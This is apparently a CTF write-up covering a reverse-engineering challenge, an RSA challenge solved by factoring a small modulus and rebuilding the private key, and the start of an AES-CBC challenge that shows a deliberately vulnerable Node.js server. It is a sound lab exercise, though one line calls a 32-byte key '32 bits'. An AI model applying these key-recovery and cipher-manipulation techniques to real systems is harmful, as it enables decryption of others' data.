
I must admit I can't uncompress the shell myself. And after that game I will learn it. Just know how to use tools without the ability to create tools is not good.

Ok, use IDA again.



```
memset(&v3, 0xCCu, 0x60u);
strcpy(v8, "jonsnow");
v4 = strlen(v8);
for ( i = 0; i < v4; ++i )
  v6[i] = v8[i] & 0x27 | 0x10;
v7 = 0;
sub_401177((int)&unk_47BE98, "Do you like Game of Thrones?");
sub_40112C(&sub_40107D);
sub_40103C(&dword_47BF28, &v5);
if ( !strcmp(&v5, v6) )
{
  v0 = sub_401177((int)&unk_47BE98, "Excellent! The flag is: CTF{");
  v1 = sub_401177(v0, &v5);
  sub_401177(v1, "}");
  sub_40112C(&sub_40107D);
}
else
{
  sub_401177((int)&unk_47BE98, "you know nothing");
  sub_40112C(&sub_40107D);
}
system("pause");
return 0;
```

Now it is easy~




```
int main()
{
	char v8[] = "jonsnow";
	int v4 = strlen(v8);
	int v6[7], i;
	for(i = 0; i < v4; i++){
		v6[i] = v8[i] & 0x27 | 0x10;
		printf("%c\n", v6[i]);
	}
	int v7 = 0;

	return 0;
}
```

0x12

RSA

✔ Solved

crypto (200)



RSA (Solved)

Category: crypto / Difficulty: 2 / Points: 200

download


openssl -encrypt -in p -inkey pk -pubin -out c

The downloaded files are 'cipher file' & 'public key' file.

Thoughts & Solutions:


To work out this challenge, you must be familiar with RSA.
If you aren't, here is one text in my blog:
http://www.cnblogs.com/00100011F/p/5236687.html

After analysing for minutes, I am sure the cipher is flag; the challenge is to obtain private-key from public-key.
Now I suppose you have learnt sth.




```
-----BEGIN PUBLIC KEY-----
MDwwDQYJKoZIhvcNAQEBBQADKwAwKAIhAMmL4TlYBjQhP70eZF8AwsiYJpGxZbIF
TVZ8KTDhKTkvAgMBAAE=
-----END PUBLIC KEY-----
```

As you see, the public key is encoded in Base64.In fact, the public key has been ASN.1 encoded(More about ASN.1: https://en.wikipedia.org/wiki/Abstract_Syntax_Notation_One).
After searching, I use instructions below to go in details:
<openssl asn1parse -in pk>




```
  0:d=0  hl=2 l=  60 cons: SEQUENCE
  2:d=1  hl=2 l=  13 cons: SEQUENCE
  4:d=2  hl=2 l=   9 prim: OBJECT            :rsaEncryption
 15:d=2  hl=2 l=   0 prim: NULL
 17:d=1  hl=2 l=  43 prim: BIT STRING
```

The 'BIT STRING' offset is 17, so
<openssl asn1parse -in pk -strparse 17>



```
    0:d=0  hl=2 l=  40 cons: SEQUENCE
    2:d=1  hl=2 l=  33 prim: INTEGER           :C98BE139580
634213FBD1E645F00C2C8982691B165B2054D567C2930E129392F
   37:d=1  hl=2 l=   3 prim: INTEGER           :010001
```


Now I get 'n' and 'e'. Remember I find a site in 0x03 challenge ?
Let's have a try (First you need to convert hex-mode into dec-mode. You can use python: int(hex-string, 16)):



9116202874...19<77> = 271026848853078644917993803705429923957<39> · 336357925910041197983745562903465080467<39>

Now I get 'p' and 'q'. It is time to get inverse element of 'e' mod 'n' (that is, 'd'). Luckily the day before I wrote 'extended_euclidean.py'.


So I have 'd' now. Bingo~~~~ :)
And use Python as a calculator now......
At last I get:




```
n:

C98BE139580634213FBD1E645F00C2C8982691B165B2054D567C2930E129392F

\xC9\x8B\xE1\x39\x58\x06\x34\x21\x3F\xBD\x1E\x64\x5F\x00\xC2\xC8\x98\x26\x91\xB1\x65\xB2\x05\x4D\x56\x7C\x29\x30\xE1\x29\x39\x2F

e:

010001

\x01\x00\x01

d:

5b849ff5c909b01c34f42c5bc963f00e14c2b515c01b8a165b2348239c5f3fd9

\x5b\x84\x9f\xf5\xc9\x09\xb0\x1c\x34\xf4\x2c\x5b\xc9\x63\xf0\x0e\x14\xc2\xb5\x15\xc0\x1b\x8a\x16\x5b\x23\x48\x23\x9c\x5f\x3f\xd9

p_hex:
cbe5df5534fe708c01d4bebf20521875

\xcb\xe5\xdf\x55\x34\xfe\x70\x8c\x01\xd4\xbe\xbf\x20\x52\x18\x75

q_hex:
fd0c2e1e9625c6db511416897ddab693

\xfd\x0c\x2e\x1e\x96\x25\xc6\xdb\x51\x14\x16\x89\x7d\xda\xb6\x93

d mod p-1  // exponent1

ba59049be32b07c16d8afa29c3684461

\xba\x59\x04\x9b\xe3\x2b\x07\xc1\x6d\x8a\xfa\x29\xc3\x68\x44\x61

d mod q-1  // exponent2

8318e957dd500afb1ac13e7fd2dd19d3

\x83\x18\xe9\x57\xdd\x50\x0a\xfb\x1a\xc1\x3e\x7f\xd2\xdd\x19\xd3

q-1 mod p  // CRT number

31264ec96127564f4f3f57ca5d889e1d

\x31\x26\x4e\xc9\x61\x27\x56\x4f\x4f\x3f\x57\xca\x5d\x88\x9e\x1d
```

But how to create a private-key file ?
I learnt sth here:
http://blog.sina.com.cn/s/blog_4fcd1ea30100yh4s.html

And I use
<openssl genrsa -out private1.pem 256>
<openssl genrsa -out private2.pem 256>
to get two private-key.
Then use
<openssl base64 -d -in private*.pem -out private__*.pem>
to analyse binary structure:




```
0000000: 3081 aa02 0100 0221 00de ffdb 1ee8 e175  0.......!.......u
0000010: ea2c 3124 cbd3 ecf1 2d05 5502 0b11 b76a  .,1$....-.U....j
0000020: 4621 e060 7545 331a 5d02 0301 0001 0220  F!.`uE3.]......
0000030: 2080 8a1f 6731 f54d bc43 2d69 c7e9 b0fc   ...g1.M.C-i....
0000040: e92f a47e 074f 31f1 4b36 d2a0 a5b6 56c1  ./.~.O1.K6....V.
0000050: 0211 00f4 2c3e 12ce f3f9 f490 8e33 e287  ....,>.......3..
0000060: d306 3f02 1100 e9cd 0fee 82bb 0b1b 2f55  ..?........../U
0000070: a995 f25c 5063 0210 170d 1233 1e5c 840d  ...\Pc.....3.\..
0000080: 6594 372b bc9c dc6b 0210 406c c446 19fa  e.7+...k..@l.F..
0000090: 069e 7015 afcc 64e3 7137 0211 008b 0f54  ..p...d.q7.....T
00000a0: bdd9 eeeb 246f 26d2 6d5d d627 8a         ....$o&.m].'.
```



```
0000000: 3081 aa02 0100 0221 00b3 377c df40 4624  0.......!..7|.@F$
0000010: 60e4 ed6c a38f 8971 e7e8 7f98 08b7 81f8  `..l...q........
0000020: e598 7106 4a64 0794 4702 0301 0001 0220  ..q.Jd..G......
0000030: 313b c91e 3bb6 0940 6523 a478 ba71 f3cc  1;..;..@e#.x.q..
0000040: 5fc5 ce11 94f5 2ce4 fbc2 765d d15e 1e81  _.....,...v].^..
0000050: 0211 00e8 da38 7ef6 9450 aad7 fe0e 3972  .....8~..P....9r
0000060: e95a 7702 1100 c508 4fca c6eb 03b6 72c3  .Zw.....O.....r.
0000070: 96dc 55ca 38b1 0210 5900 a03b 9750 958c  ..U.8...Y..;.P..
0000080: d7c6 59f5 8780 be7d 0210 7a3e 96ea f391  ..Y....}..z>....
0000090: 9a43 175f 1c79 65cc ca71 0211 00dd 3430  .C._.ye..q....40
00000a0: cf44 33b0 e7bd 85fa fc4b 070f e3         .D3......K...
```

You can see some similarity from pictures above.


Now, I can create my own private-key (script in Python):



```
n = '\xC9\x8B\xE1\x39\x58\x06\x34\x21\x3F\xBD\x1E\x64\x5F\x00\xC2\xC8\x98\x26\

e = '\x01\x00\x01'

d = '\x5b\x84\x9f\xf5\xc9\x09\xb0\x1c\x34\xf4\x2c\x5b\xc9\x63\xf0\x0e\x14\xc2\

p = '\xcb\xe5\xdf\x55\x34\xfe\x70\x8c\x01\xd4\xbe\xbf\x20\x52\x18\x75'

q = '\xfd\x0c\x2e\x1e\x96\x25\xc6\xdb\x51\x14\x16\x89\x7d\xda\xb6\x93'

exp1 = '\xba\x59\x04\x9b\xe3\x2b\x07\xc1\x6d\x8a\xfa\x29\xc3\x68\x44\x61'

exp2 = '\x83\x18\xe9\x57\xdd\x50\x0a\xfb\x1a\xc1\x3e\x7f\xd2\xdd\x19\xd3'

crt = '\x31\x26\x4e\xc9\x61\x27\x56\x4f\x4f\x3f\x57\xca\x5d\x88\x9e\x1d'

result = '\x30\x81\xaa\x02\x01\x00\x02\x21\x00' + n + '\x02\x03' + e \
+ '\x02\x20' + d + '\x02\x11\x00' + p + '\x02\x11\x00' + q + '\x02\x10' \
+ exp1 + '\x02\x10' + exp2 + '\x02\x11\x00' + crt

print(result)
```

And use


<openssl base64 -e -in private*.pem -out private__*.pem> to convert private-key into Base64 and add Beginning & End: (privateww.pem)



```
-----BEGIN RSA PRIVATE KEY-----
MIGqAgEAAiEAyYvhOVgGNCE/vR5kXwDCyJgmkbFlsgVNVnwpMOEpOS8CAwEAAQIg
W4Sf9ckJsBw09CxbyWPwDhTCtRXAG4oWWyNII5xfP9kCEQDL5d9VNP5wjAHUvr8g
Uhh1AhEA/QwuHpYlxttRFBaJfdq2kwIQulkEm+MrB8Ftivopw2hEYQIQgxjpV91Q
CvsawT5/0t0Z0wIRADEmTslhJ1ZPTz9Xyl2Inh0=
-----END RSA PRIVATE KEY-----
```

Beautiful ! Right?

Now, come on~
<openssl rsautl -decrypt -in c -inkey privateww.pem -out flag>
<vim flag>




```
CTF{UseAVeryLongKey}
```

:)

Bingo~

0x13



crack (Solved)


Category: crypto / Difficulty: 3 / Points: 300

是找代码漏洞吗？是破解秘钥吗？还是……有其他的问题？

http://10.60.0.212:5757/


Hint: How to attack AES CBC?

Part 1




```
var fs = require('fs');
var express = require('express');
var crypto = require('crypto');
var app = express();

var secret = require('./secret.json');
var flag = secret.flag;
var cipherkey = new Buffer(32);
cipherkey.fill(0);
cipherkey.write(secret.key);
```

Part 2



```
app.get('/generate', function (req, res) {
    var iv = crypto.randomBytes(16);
    var cipher = crypto.createCipheriv('aes-256-cbc', cipherkey, iv);
    var buf = [];
    buf.push(iv);
    buf.push(cipher.update(flag));
    buf.push(cipher.final());
    res.setHeader('content-type', 'text/plain');
    res.send(Buffer.concat(buf).toString('hex'));
});
```

Part 3



```
app.get('/test/:hex', function (req, res) {
    var p = new Buffer(req.params.hex, 'hex');
    var decipher = crypto.createDecipheriv('aes-256-cbc', cipherkey, p.slice(0, 16));
    var buf = [];
    buf.push(decipher.update(p.slice(16)));
    buf.push(decipher.final());
    res.setHeader('content-type', 'text/plain');
    if (Buffer.concat(buf).toString() === 'you need to find the key and build a message like this to get the flag') {
        res.send(flag);
    } else {
        res.send('no! you are not showing me the correct cipher key');
    }
});
```


Thoughts & Solutions:

I didn't work it out until the organizers gave the hint.
With the hint, I did infinite google......
First, you must know what the code above is to do .

You input in the browser:
http://10.60.0.212:5757/generate
Then the NodeJS Express App in the server gives you:

```
d61a6fd2e42508bf2d49af43b0a37456fed6ab9fd72982abd5621cc51c39b97d7838c73631156ac98087279cee6f1c26c1c6d48f6e600eea970feccd83672319
```


You input in the browser:
http://10.60.0.212:5757/test/ + some hex numbers
which will be decrypted and compared with



```
'you need to find the key and build a message like this to get the flag')
```


If succeed, the server will send you your flag

Now analyse:
The code uses 'AES-CBC-256' to encrypt sth.
'AES' is just an algorithm in cryptography.
About 'CBC' you can learn from wiki:
https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation



'256' is the cipherkey's length (32 bits).

The string you get can be separated into 2 blocks:



